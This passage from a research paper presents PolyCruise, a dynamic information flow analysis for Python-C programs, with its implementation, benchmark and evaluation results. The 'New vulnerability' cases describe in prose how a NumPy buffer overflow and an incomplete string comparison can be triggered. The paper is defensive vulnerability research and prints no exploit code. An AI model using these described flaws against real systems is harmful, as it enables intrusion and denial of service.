node *CurNode* for this event and gets its predecessor in G_φ (Lines 5–6). If G_f for $\vec{e}_k$ does not exist, meaning $\vec{e}_k$ is the first event of the current function, a new G_f would be created; this also indicate $\vec{e}_k$ is the first event of the current thread, thus an interthread control flow edge would be created also (Lines 7–10). If G_f already exists, the intra-procedural control and data flow edges would be first added if any (Lines 12–17); if moreover $\mathbb{E}$ is a *call* event, the DIFG of the callee G_{callee} would be obtained, and interprocedural control and data flow edges would be added (Lines 19–22). In the end, if U($\vec{e}_k$) contains references to shared or global variables, global data dependence would be computed and added (Line 23).

Figure 7 shows the DIFG (right column) of an example program (left column). The example code contains a global variable g, a main thread, and two sub-threads where we assume thread $T1$ starts before $T2$. The *DIFG* includes three sub-graphs corresponding to the three threads. The green (arrowed) lines represent the interthread control flow edges, while the red one is the interthread data flow edge because $T2$ reads g after the write/def of g in $T1$. The blue edge indicates an interprocedural data flow edge between the main procedure of $T1$ and the function *set*. The remaining black lines represent control flow edges in individual threads.

3.3.3 Vulnerability Detection (plugins) (Step 2.3)

The dynamic information flow computed in Step 2.2 can support the general source-sink problem. To show the practical usefulness of our technique, we focus on vulnerability detection based on the DIFA in PolyCruise. According to the various sources and sinks relevant to various information flow security vulnerabilities, different detector plugin works by computing the information flow paths between those sources and sinks through a traversal (i.e., a reachability analysis) on the (most recently updated) DIFG. As the DIFG is incrementally constructed/updated, vulnerabilities are also reported as (security) bugs (Figure 2) in an incremental manner.

4 Implementations and Limitations

We have implemented PolyCruise for Python-C programs and seven plugins each detecting one type of information flow vulnerabilities. More details are in Appendix A.

LISR translations. To support Python-C programs, we implemented the LISR translator for C on top of LLVM [30], and that for Python by reusing the code normalization module of PyPredictor [72] but with significant enhancement. Specifically, the translator for C walks through the LLVM intermediate representation (IR) produced by the compiler frontend (Clang) while translating the IR code to LISR, following the syntax described in §3.2.1. In the LISR translator for Python, we reused the code normalization module of PyPredictor, which translates Python sources into their static single assignment (SSA) form under Python 2.7 and generates a corresponding abstract syntax tree (AST). We upgraded the tool to support higher versions of Python (3.6+) and translated the source with SSA form into LISR on top of AST. For Python code that uses object-oriented programming, we translated each class member M in the form of $class.M$.

Symbolic dependence analysis. We implemented SDA as a simplified symbolic execution engine with C++ since no branches exist in the LISR of the two language units except for function invocations. SDA aims to compute all possible statements reachable from the criteria in each language unit. Hence, to ensure full analysis of data flow across different language units without compromising the overall scalability of PolyCruise, we did a two-level SDS implementation for entry functions in different language units.

At the first level, we adopt a conservative computation that assumes all parameters of entry functions are reachable from the criteria. Specifically, for each language unit, SDA computes invocation relationship among functions; then SDA considers the functions invoked by no other functions as entry functions and initializes their SDSs as -1. Such an implementation would result in redundant instrumentation but cover all possible data flow paths across languages. The PolyCruise users can define the second level SDS; they can customize the SDS for each language interface through configuration. Only the data flow paths that users are interested in will be covered. Guided by these SDSs and user-defined criteria, the results of SDA can cover all possible statements.

Instrumentation. With the SDA results, we implemented an LLVM pass [30] to instrument the C sources statically, partly reusing our whole-program C analysis tool PCA [37]. The execution event is constructed following the format defined in Figure 6. For Python components, we utilized a Python built-in tracing API (`sys.settrace`) for dynamic instrumentation based on the SDA results. Combining the AST generated earlier and dynamic stack information, we obtain details of statements during runtime and construct the events following the syntax. For simplicity, we implemented the tracing module as a C library such that the two kinds of language units can integrate directly.

Run-time monitoring. The run-time monitors, for both in-memory tracing and event buffering, are implemented as a C library that can be linked to foreign components of mainstream languages (e.g., Python, Java, Ruby). Accordingly, the probes for run-time events are instrumented as simple function calls, a common approach to instrumentation in dynamic analysis [12, 19]. The shadow event queue is implemented as a bidirectional circulation queue initialized in shared memory.

Online dynamic analysis. To support multi-threaded executions, we tagged each execution event with the corresponding thread id. Also, the shadow event queue is implemented in a thread- and process-safe manner to avoid undesirable interference with the original execution of real-world systems. To minimize the run-time overhead of the online analysis, we implemented a high-performance memory database using hash algorithms and scalable memory pools.

To enable evaluation and practical security applications of PolyCruise, we have implemented seven plugins for detecting seven types of vulnerabilities as defined in the CWE catalog [48] (i.e., sensitive data leak, control flow integrity, partial comparison, buffer overflow, integer overflow, and divide by zero). We also curated a set of sources/sinks for each plugin according to respective SDKs and libraries of Python and C. Our implementation allows users to flexibly customize the source/sink lists and plugin usage options (through the user configuration $\boldsymbol{X}$, as shown in Figure 2).

Supporting other languages. Real-world multilingual systems may use a great variety of combinations of different languages. Developing an analysis specific to each combination (e.g., Java-C) is not a scalable or desirable solution. Our design facilitates adding support for other languages (and according new combinations) into the current implementation.

Specifically, to support another language $\mathcal{L}$, only two parts need to be added: (1) a LISR translator for $\mathcal{L}$ and (2) an instrumenter that probes an $\mathcal{L}$ program for the kinds of run-time data needed (as described in §3.3.1) according to results of the (language-agnostic) SDA on the program's LISR. Implementing both parts can be eased by a basic analysis utility for $\mathcal{L}$ that supports syntactic parsing and instrumentation. As

discussed earlier, if $\mathcal{L}$ is an interpreted/dynamic language, part (2) may need to be done at runtime.

Other VR support roles. As a cross-language DIFA, PolyCruise can work in other roles for vulnerability response (VR). For example, it may be enhanced by a test-input generator (e.g., fuzzer), which would produce additional, diverse run-time inputs to help PolyCruise potentially discover more vulnerabilities, as a result of increased coverage of the executions it analyzes.

On the other hand, PolyCruise can be leveraged to enhance a test-input generator (e.g., a greybox fuzzer) to generate test cases more effectively. For instance, PolyCruise can compute accurate data flow information between the source/sink pairs that are relevant to a taint-guided fuzzer. Then, the fuzzer may utilize the flow information to tune its evolution direction, informing seed scheduling and where to mutate and how. In particular, one may use PolyCruise to capture the dependency between seed inputs (sources) and branch variables or dangerous functions (sinks); the seeds on which more such sinks are dependent would be prioritized during seed selection and/or assigned with greater power.

Limitations. To deal with practical challenges with the online DIFA due to the complex and diverse interoperations (e.g., data encapsulation and conversion) between languages, the current implementation is field-insensitive. As a result, the DIFA results are not always precise and, accordingly, the vulnerabilities detected can be false positives.

In addition, while we managed to support most if not all language features of Python 3.x and validated so for Python 3.7, there might still be other features that are not well supported at this point. The evolution of such features may cause undesirable behaviors of PolyCruise. Also, explicit support for multi-process executions [10, 20] is not implemented yet.

Like a typical DIFA, PolyCruise only computes information flow exercised in the particular program executions considered. Thus, its ability to discover vulnerabilities is limited to those that are covered in the analyzed executions. This ability is additionally subject to the coverage of the sources and sinks considered and covered in the executions. Thus, from a general vulnerability detection's perspective, PolyCruise also suffers false negatives.

The current design of LISR focuses on capturing data dependence information (def/use). As a result, PolyCruise only computes explicit information flow hence would miss vulnerabilities solely induced by implicit information flow.

5 PyCBench: A Multilingual Microbench

Evaluating the precision and recall of a multilingual code analysis (e.g., DIFA) needs a multilingual benchmark suite that comes with ground truth for the analysis. Yet such a benchmark suite is not available, while curating the ground truth for large/complex, real-world programs may not be feasible.

Table 1: Distribution of PyCBench by analysis features: general flow (GenF), global flow (GF), field sensitivity (FieldSen), ObjectSensitivity (ObjSen), dynamic invocation (DynInv).

Vulnerability Type	GenF	GF	FieldSen	ObjSen	DynInv	Total
Sensitive data leak	7	5	4	2	2	20
Code injection	1	1	0	0	0	2
Buffer overflow	1	2	2	1	1	7
Division by zero	1	0	0	1	0	2
Integer overflow	1	0	2	5	1	9
Incomplete comparison	3	1	0	0	0	4
Control-flow integrity	1	0	0	1	0	2
Total	15	9	8	10	4	46

We thus took the first step to manually create **PyCBench**, a microbench for multilingual program analysis, including but not limited to DIFA. As shown in Table 1, PyCBench consists of 46 benchmarks, covering seven common types of vulnerabilities (shown in the first column). We created the benchmarks for each vulnerability type by summarizing the patterns of those vulnerabilities in reference to the corresponding CWE descriptions [48]. These benchmarks were also selected purposely to cover five analysis features (listed in the first row) that we believe a multilingual code (static or dynamic) analyzer should consider handling.

Currently, PyCBench only includes Python-C programs and one test for each. We will maintain and augment it by including more benchmarks and test cases while covering other language combinations. The current version of PyCBench is included in our open-source package for PolyCruise.

6 Evaluation

Using our PolyCruise implementation (§4), the evaluation of our approach was guided by four questions below:

RQ1 *How effective is* PolyCruise *in terms of its precision?*
RQ2 *How efficient is* PolyCruise *in terms of its costs?*
RQ3 *Can* PolyCruise *find real-world vulnerabilities?*
RQ4 *How does* PolyCruise *compare to peer tools?*

6.1 Experiment Setup

In addition to PyCBench (Table 1), we also evaluated PolyCruise against 12 real-world multilingual systems written in Python and C as primary languages and the original test cases. Table 2 summarizes these systems as our subjects (1st column), including the total code size (2nd column), percentage of code written in each language (3rd and 4th columns), and the number of tests used (last column).

All of these 12 systems were downloaded from GitHub. For better benchmark representativeness, we developed a crawler to select multilingual projects that (1) has 1,000+ stars, which indicates popularity—a criterion used in prior work [62], (2) is developed mainly in Python and C (or C++), with each language's unit size accounting for 30%+ of the total project size, (3) is frequently updated and maintained, (4) has a rich set of test cases, indicating potentially good code quality, and

Table 2: Real-world multilingual systems used as our subjects

Benchmark	Size (KLOC)	C/C++%	Python%	#Tests
Bounter [6]	3.5	48.2%	50.9%	190
Immutables [24]	5.9	55.0%	44.3%	152
Simplejson [26]	6.4	37.6%	59.8%	31
Japronto [53]	9.4	50.4%	48.2%	15
Pygit2 [40]	17.0	57.4%	44.6%	241
Psycopg2 [54]	27.5	50.8%	48.2%	198
Cvxopt [14]	56.0	60.8%	39.0%	78
Pygame [55]	207.0	54.3%	44.7%	324
PyTables [57]	219.8	52.1%	46.6%	6,355
Pyo [2]	259.1	50.8%	48.8%	51
NumPy [49]	919.7	36.1%	63.7%	16,002
PyTorch [61]	6,419.2	56.2%	35.2%	4,146

(5) comes with detailed documentation for quick installation, use, and testing. More details on each benchmark can be found via the link (1st column Table 2) to its repository.

For a reasonable run-time coverage of each subject, we focused on integration tests provided with it. To run these tests under POLYCRUISE, we customized the Pytest [58] and Unittest [60] frameworks such that we can automate the test execution while performing the analyses in POLYCRUISE. We also developed a tool to automatically extract sources and sinks used as the default source/sink configuration. These additional utilities help increase the usability of POLYCRUISE and its capabilities for vulnerability discovery with respect to the run-time inputs available (i.e., without augmenting them).

6.2 Experimental Methodology

We evaluated the effectiveness of POLYCRUISE on both PyCBench and the five least complex real-world benchmarks against all their test cases. For each benchmark and test, we traced the kinds of run-time data described earlier at every program statement. Then, by inspecting the trace while referring to the benchmark source code, we identified all possible paths between each of the predefined source/sink pairs. Using these paths as ground truth, we computed the precision and recall of POLYCRUISE for that benchmark and test. This precision is purely based on source-sink reachability. We further computed *precision under security context* by only considering exploitable paths as true positives.

For each case in both the manual precision/recall evaluations, three of the authors each obtained results independently, followed by a confirmation process based on cross-validation. We confirmed a result only when all the three agreed on it.

We assessed the efficiency and scalability of POLYCRUISE for its static and dynamic analysis part separately. In particular, for Phase 1, we measured the time and peak memory cost of the SDA, which overwhelmingly dominated the total cost of this phase—the costs of the other two steps are comparatively negligible, as both technically anticipated and empirically validated. Thus, for this phase, we only report SDA costs. For Phase 2, we compared the run-time slowdown on the same two cost measures (i.e., time and peak memory) among three versions of each benchmark against ten randomly selected tests: the original (*pure-version*), the instrumented with SDA guidance (*SDA-version*), and the entirely (every-statement) instrumented (*CMPL-version*). This procedure allowed for an in-depth evaluation of the efficiency impact of the SDA (Step 1.2), by comparing run-time slowdown among the three versions per benchmark.

We are not aware of a DIFA working with Python-C programs. Thus, for peer comparison, we used the closest, state-of-the-art baselines we can find: PyPredictor [72], a Python analyzer, and libdft [27], a C/C++ dynamic taint analyzer. Neither is originally comparable, thus we did extra development/setup as detailed below. We did try to compare with several other tools that claimed to support cross-language analysis. Unfortunately, few of them are publicly available online (e.g., Truffle [29]) and actually usable.

PyPredictor. This is an analyzer of Python programs combining dynamic tracing and static symbolic execution to predict potential bugs (e.g., *AttributeError, TypeError*). It runs the given program against its given tests to collect modules involved in the execution. Then, it normalizes the code of these modules into their SSA form and executes the normalized program again to collect run-time traces. With these traces as inputs, it conducts predictive analysis based on symbolic execution to explore bugs on all possible execution paths.

To enable comparison with it, we developed and set up a modified version of PyPredictor that is compatible with Python 3.7. Moreover, we improved its normalizing module to support some standard Python features (e.g., *GeneratorExp, BoolOp, Call*) and a few others (e.g., *AnnAssign, AsyncFunctionDef, Try* [59]). We then developed a plug-in based on POLYCRUISE to detect *TypeError* bugs for Python programs.

libdft. This is designed for dynamic data flow tracking based on the Intel PIN framework [25]. It dynamically instruments the target binary and tracks the taint flow for every executed instruction with a set of predefined taint propagation rules (i.e., external API calls). This design brings huge run-time overhead that hurts its scalability in real-world applications.

To enable comparison, we built a dynamic taint analyzer on libdft based on PIN 3.7. We added APIs for arithmetic instructions (e.g., *ADD, SUB, DIV*) to detect integer-overflow and divide-by-zero vulnerabilities. For CALL instructions, we added rules to check the taint tags and sinks, targeting vulnerabilities such as buffer overflow and data leakage.

We ran all of our experiments on an Ubuntu 18.04 workstation with an Intel i7-10875H CPU and 16GB RAM.

6.3 RQ1: Effectiveness of POLYCRUISE

Results on PyCBench. As Table 3 shows, POLYCRUISE reported all the true-positive paths. It additionally reported three false positives, including two in the *field sensitivity* group and one in the *object sensitivity* group. This was anticipated as our current implementation drops field-insensitivity for better language independence (§4), and the dynamic instrumenter (for

Table 3: Effectiveness results of PolyCruise on PyCBench, including #inter-language paths (INT-LP), #Intra-language paths (ITR-LP), #false negatives (FN), #false positives (FP)

Group	#INT-LP	#ITR-LP	#FN	#FP
General flow	10	4	0	0
Global flow	9	0	0	0
Field sensitivity	8	0	0	2
Object sensitivity	9	2	0	1
Dynamic invocation	4	0	0	0
Total	40	6	0	3

Table 4: Effectiveness results of PolyCruise on real-world projects. P_g: #ground-truth paths, P_p: #paths found by PolyCruise, TP: true positive, TP_{sc}: true positive in security context, FN: false negative, RC: recall, PI: precision, PI_{sc}: precision under security context.

Benchmark	P_g	P_p	#TP	$\#TP_{sc}$	#FN	RC	PI	PI_{sc}
Bounter	3	3	3	2	0	100%	100%	66.7%
Immutables	2	2	2	1	0	100%	100%	50%
Japronto	1	1	1	1	0	100%	100%	100%
Cvxopt	5	7	5	4	0	100%	71.4%	57.5%
Pyo	4	4	4	2	0	100%	100%	50%
Summary	15	17	15	10	0	100%	88.2%	58.8%

Python) is presently object-insensitive. These false positives could be eliminated by tuning the implementation.

As a result, PolyCruise achieved 93.5% precision and 100% recall on PyCBench. Although the micro-benchmarks can not represent all real-world application scenarios, common program analysis features have been considered in the design of PyCBench to help assess the analysis soundness and accuracy. Thus, these numbers are still encouraging for the merits of PolyCruise for cross-language analysis.

Results on real-world benchmarks. Table 4 shows the effectiveness results of PolyCruise on the five real-world projects. For the total of 486 tests, we obtained 15 paths as ground truth by manual validation. Among the 17 paths generated by PolyCruise, 15 were validated to be true positives, leading to a precision of 88.2% and a recall of 100% overall. The two false positives in Cvxopt were caused by the field-insensitivity of our current PolyCruise implementation as illustrated in Figure 12. Moreover, we validated that 10 of the potential vulnerabilities induced by the 15 paths were exploitable, leading to a security-context precision of 58.8%.

> PolyCruise *achieved 93.5% and 88.2% precision on our microbench and real-world systems, respectively, with a perfect recall for both, hence promising effectiveness.*

6.4 RQ2: Efficiency of PolyCruise

Since the PyCBench programs are small and their executions (against the tests we curated) are simple, we gauged the efficiency of PolyCruise just on the 12 real-world benchmarks. As seen from Table 2, these benchmarks include very-large scale systems like PyTorch and NumPy. The basis of our efficiency study is *8.1 million* lines of code.

Table 5: Efficiency of SDA in terms of time cost (SDA-T), peak memory (SDA-M), and instrumentation rate (Instm%).

Benchmark	SDA-T (seconds)	SDA-M (MB)	Instm%
Bounter	0.02	2.97	52%
Immutables	0.04	4.68	50%
Simplejson	0.03	4.47	56%
Japronto	0.02	3.89	47%
Pygit2	0.13	14.54	43%
Psycopg2	0.14	15.32	57%
Cvxopt	1.21	35.52	52%
Pygame	2.27	85.32	44%
PyTables	2.45	101.11	51%
Pyo	20.21	258.73	62%
NumPy	10.99	557.95	48%
PyTorch	175.19	7,414.95	51%

A key metric of efficiency in our study is the run-time slowdown incurred by the dynamic analysis in PolyCruise. Due to the complexity of multilingual system executions, we used a calibrated method to compute this metric, as detailed in Appendix B. Next, we present our results on this and other efficiency metrics (as laid out in §6.2).

Efficiency of SDA. Table 5 shows the efficiency results of the SDA step which dominates the total costs of Phase 1. Overall, although its time and memory cost increased with greater subject size, the SDA finished in three minutes at most, for our largest subject system PyTorch (of 6 million lines of code). For most of the other (smaller) subjects, the SDA finished in just a few seconds or milliseconds.

For systems of 220KLOC or smaller, the SDA only took <100MB memory at peak, which is almost negligible on modern computing platforms. For larger systems, the peak memory was 260MB or more. The highest memory cost was seen by PyTorch, which was over 7.4GB hence may or may not be acceptable on a modestly-configured computer. However, for a system at this scale, the peak memory is still reasonable.

Recall that the inclusion of the SDA step in Phase 1 was mainly justified by its efficiency merits in reducing the static/-dynamic instrumentation scope. Now, to quantify these merits, we computed another efficiency metric, *instrumentation rate*, which is the percentage of code lines instrumented as guided by symbolic dependencies (i.e., the SDA results). As shown in Table 5, the SDA reduced the instrumentation by 57% in the best case (Pygit2). Even in the worst case (Pyo), the reduction was still substantial (38%). The main reason that the reduction was not even greater was that we chose to be conservative with the SDA to ensure the resulting symbolic dependencies to be a safe approximation of the dynamic information flow against any possible execution of the system under analysis.

Run-time slowdown and memory usage. Figure 8 compares the run-time slowdown (for the ten executions) incurred by PolyCruise as seen by the SDA- versus CMPL-version of each of the 12 real-world benchmarks. The baseline costs




Figure 8: Run-time slowdown (*y* axis) on the SDA-version versus the CMPL-version of real-world benchmarks (*x* axis).




Figure 9: Peak memory usage (*y* axis) on the SDA-version versus the CMPL-version of real-world benchmarks (*x* axis).

were from the pure-versions. The error bars indicate the standard errors associated with the means.

Compared to the pure-versions, the SDA-versions were 2.71x (for Pygit2) to 11.96x (for PyTorch) slower. From Table 5 we saw that PolyCruise achieved a lower instrumentation rate on Pygit2 (43%) than it did on PyTorch (51%), which partly explains the smaller slowdown factor PolyCruise had with Pygit2 at runtime. Another reason lies in the complexity of the executions. Indeed, the PyTorch executions were much more computationally complex hence expensive than the executions of other benchmarks like Pygit2. One straightforward measure of this complexity for an execution is the number of events in the execution. We found that 55 million events were generated on average across the ten PyTorch executions, significantly more than the numbers of events in other benchmarks' executions.

In terms of (peak) memory usage, as shown in Figure 9, the overall online analysis in PolyCruise only used a small amount of memory in absolute terms. For all system executions except for those of the largest system PyTorch, the memory use was no more than 30MB. Even in the worst case (with PyTorch), the peak memory was 1GB, which is still acceptable on modern computers.

On the other hand, both the run-time slowdown and peak memory usage as seen by the SDA-versions were much smaller than those seen by the CMPL-versions, as contrasted in Figures 8 and 9. Specifically, the SDA improved the reduction of slowdown factor from 18.3% (in Japronto) to 66.2% (in PyTorch), and reduced the memory usage by 16.2% (in Japronto) to 67.1% (in Cvxopt), compared to whole-system instrumentation with any scope reduction.

Table 6: Three types of new vulnerabilities discovered by PolyCruise: Integer-overflow (IntOf), Buffer-overflow (BufOf), and Incomplete-comparison (InCc).

Benchmark	#IntOf	#BufOf	#InCc	#Fixed	#Confirmed	#Pending	#CVEs
Bounter	0	1	0	1	0	0	1
Immutables	0	1	0	0	0	1	0
Japronto	0	1	0	0	0	1	0
Cvxopt	0	0	4	4	0	0	1
Pyo	0	2	0	2	0	0	2
NumPy	1	3	1	1	3	1	4
Summary	1	8	5	8	3	3	8

PolyCruise *took mostly a few seconds (and 3 mins at worst) for its static analyses, while its online dynamic analysis incurred 2.71∼11.96x slowdown and used a moderate amount of memory. The static analyses helped improve the efficiency of the dynamic analysis significantly.*

6.5 RQ3: Vulnerability Discovery

From the subject executions considered in RQ1 through RQ3, PolyCruise identified 14 new vulnerabilities related to five of the real-world benchmarks, as listed in Table 6. We filed issues for these findings on corresponding GitHub repositories. At the time of writing, the respective developers have confirmed 11 and fixed 8 of them. We illustrate with one of the fixed cases and one of the other confirmed cases.

Case 1: Buffer overflow. In the integration-test execution of NumPy, this fixed case is a risk point of buffer overflow, as depicted in Figure 10. The user input is the shape of an array, which can be arbitrary. This input is taken from a file as the source then passed through the API `numpy.zero`. Python interpreter wraps the data as a `PyObject` and takes it as an argument to the C function `array_zeros`. The function decodes the arguments, gets the value of *shape*, and passes dimension (*shape.len*) to another function `PyArray_Zeros` as argument *nd*. Eventually in the function `PyArray_NewFromDescr_int`, the variable *nd* is used in `memcpy` to specify the number of bytes to copy. Since the target *newstrides* is a fixed-size stack buffer, buffer overflow will happen when the shape length propagated from Python is larger than expected here.

Case 2: Incomplete string comparison. During a NumPy integration-test execution, a vulnerability of incomplete string comparison was found as depicted in Figure 11. At the source, the user input was read into the variable `Shape` and `Type` in the Python function `test_functionality`, passed through the NumPy API `numpy.empty`, and flowed forward into the C function `array_empty` where the `dtype` object is passed into `PyArray_DescrConverter` for parsing. As the object propagated into `_convert_from_str`, the type description is extracted and used as the first argument in `strncmp`. Since the terminator of the string is not considered, the comparison result may not be the same as expected. More seriously, it can be exploited to cause the API to change its control flow (i.e., causing it to deny services by "goto fail").




Figure 10: New vulnerability case 1: risk of buffer-overflow.




Figure 11: New vulnerability case 2: incomplete comparison.

Table 7: POLYCRUISE vs PyPredictor: POLYCRUISE can find the same defects (type errors) for Python programs. Sizes are in KLoC; T/M denotes Time (seconds)/Memory (MB).

Benchmark	Size	Issue#	POLYCRUISE		PyPredictor	
			Identify	T/M	Identify	T/M
request [64]	42.7	2638	✓	1.2/15.1	✓	41.6/20.3
		2639	✓	1.3/14.9	✓	35.1/19.5
		2267	✓	0.6/14.8	✓	13.2/15.1
		2613	✓	0.8/14.8	✓	28.4/21.7
fabric [17]	4.3	1303	✓	0.6/11.6	✓	1.4/6.1
		1906	✓	0.7/11.6	✓	1.1/4.9
		1191	✓	0.7/11.6	✓	2.5/6.5
salt [65]	70.9	24820	✓	2.3/18.3	✓	83.6/33.3
		25006	✓	2.4/18.5	✓	89.8/33.5
web2py [68]	93.1	968	✓	0.8/12.1	✓	4.2/10.3

Exploitability. To demonstrate that the vulnerabilities discovered by POLYCRUISE are exploitable, we have developed a proof-of-the-concept (PoC) exploit for each of the (11) vulnerabilities that have been confirmed by developers so far, found here. For each PoC, a script that triggers the vulnerability and the corresponding run-time output are provided.

> POLYCRUISE *discovered 14 new vulnerabilities in six real-world multilingual systems, with 11 confirmed and 8 fixed; all of these were cross-language vulnerabilites.*

6.6 RQ4: Comparison with peer tools

Comparison with PyPredictor. We compared our fixed version of PyPredictor with POLYCRUISE against four popular Python benchmarks (with 10 type error defects as ground truth) used in the original evaluation of PyPredictor, in terms of efficiency and effectiveness. As shown in Table 7, POLYCRUISE detected all the 10 bugs as the fixed PyPredictor did. In terms of efficiency, PyPredictor took significantly more time and memory in most cases due to the symbolic execution. For the benchmark fabric [17], POLYCRUISE allocated more memory as it created a fixed-size event queue during initialization, although only a tiny portion of the allocated space was actually used.

Comparison with libdft. We carefully selected four widely used C programs as the benchmarks in the comparison as shown in Table 8. In all four of these programs, there are defects that have been reported as CVEs, which are regarded as ground truth to compare these two tools. In terms of effectiveness, POLYCRUISE succeeded in identifying all known vulnerabilities when corresponding source/sink pairs are configured. For instance, the reason for *CVE-2016-1541* in `libarchive` is that an external value (defined in the archive file) reaches `memcpy` as a buffer size indicator, and no boundary check exists along the data flow path; hence we configured source/sink pair as (`fead`, `memcpy`) and succeeded in detecting this vulnerability. In terms of efficiency, the slowdown of libdft was 4 to 13 times that of POLYCRUISE while using 10 times more memory by average. The main reason is that libdft needs to track taint information for most instructions; this design incurs a significant runtime overhead due to the corresponding API calls (i.e., predefined propagation rules).

> *While mainly targeting cross-language DIFA,* POLYCRUISE *also outperformed (in cost-effectiveness) state-of-the-art peer tools for single-language analysis on C and Python.*

Table 8: PolyCruise vs libdft: PolyCruise can find the same vulnerabilities and be more efficient for C programs.

Benchmark	Size (KLoC)	Type	CVE ID	PolyCruise			libdft		
				Identify	SD-factor	Memory (MB)	Identify	SD-factor	Memory (MB)
openjpeg-2.1.2 [50]	168.8	Division-by-zero	CVE-2016-9112	✓	3.5	21.4	✓	40.3	580.6
libarchive-3.2.2 [39]	233.2	Buffer overflow	CVE-2016-1541	✓	4.3	33.6	✓	17.9	375.2
curl-7.50.1 [13]	127.9	Integer overflow	CVE-2016-8620	✓	3.1	25.9	✓	65.7	51.8
libtiff-4.0.7 [41]	127.1	Integer overflow	CVE-2016-10093	✓	2.7	13.6	✓	11.3	55.3

6.7 Regarding the Vulnerabilities Discovered

The previously known vulnerabilities discovered by PolyCruise have been documented in detail on respective CVE pages as listed in Table 8. The documentation describes how the vulnerabilities were disclosed and addressed. Regarding each of the 14 new vulnerabilities discovered by PolyCruise, we have contacted the respective developers. By the time of this paper submission, all of these have been reported to the system vendors, although some of them have not been confirmed yet, possibly because the developers have not been active recently. Others have all been confirmed, among which three have been fixed. The details on each of these 14 vulnerabilities are documented in our artifact package here.

6.8 Effort for Vulnerability Confirmation

Based on our current implementation, additional analysis/-effort is expected in order to confirm whether a dynamic information flow path reported by PolyCruise actually represents a true, non-trivial vulnerability.

One reason for requiring such effort is that no sanitization is currently implemented in the vulnerability detection plugins (i.e., security application modules). As a result, false alarms may arise. For example, a reported data flow path between a source/sink pair may be a false alarm when a boundary check exists on the control flow from the source to the sink.

Another reason is that a reported path may not be concerning to the user because the source is not sensitive or the sink is not critical in particular use scenarios. For instance, a data flow path from a source to a sink indicates a possible sensitive data leakage; however, the data retrieved at the source may not be sensitive to the user in the specific application scenario. Such security context factors usually vary across different application scenarios, making it hard for PolyCruise to discern whether the source is actually sensitive or the sink actually critical. Thus, post-DIFA analysis and confirmation is generally a necessary additional step.

7 Related Work

Language-independent technique. ORBS [5] claimed support for analyzing multilingual programs without extra efforts. It computes a program slice through repeated action called "delete-execute-observe" on the target system until no more lines can be deleted. Although the language-independent feature is appealing, serious scalability issues prevent its application in real-world programs; even its improved version [32] can not scale well yet.

Semantic summarization. Debuting for heap analysis in C/C++ programs [15], semantic summarization is being applied to static cross-language analysis with a formally defined syntax [34, 69]. Unfortunately, the summarization causes profound information loss, leading to low recall. Moreover, complex language semantics is a barrier to the expansion and application of such techniques.

Unified intermediate representation. For multilingual program analysis, pyLang [43] compiles Python programs into LLVM IR; JLang [74] also succeeds in translating Java code into LLVM IR. Arzt et al. [3] translated the common intermediate language of the Microsoft .net framework into Jimple. Lopes et al. [42] constructed code property graphs from WebAssembly code to detect vulnerabilities in it. With the support of LLVM, several languages (e.g., C/C++/Rust [42], JavaScript/TypeScript [63]) were compiled into WebAssembly, which then enabled analyses across components of those languages. However, much engineering work is required to develop and maintain the compiler for each language, and many of the prior frameworks have been shown impractical in our empirical studies due to complex language features.

Dynamic techniques based on virtual machine. Truffle [29] proposed a multi-language dynamic taint analysis framework supporting the languages JavaScript, Python, and C/C++ on top of a polyglot virtual machine (GraalVM). However, three significant issues limit its practicability: (1) implementing a runtime component for each specific language is laborious and error-prone work. (2) the AST-based runtime environment can lead to different program behaviors as in a real environment. (3) efficiency is a severe challenge to this virtual machine-based technique. DroidScope [73] analyzes Android malware across Java and native code, which however relies on runtime customization (via virtualization).

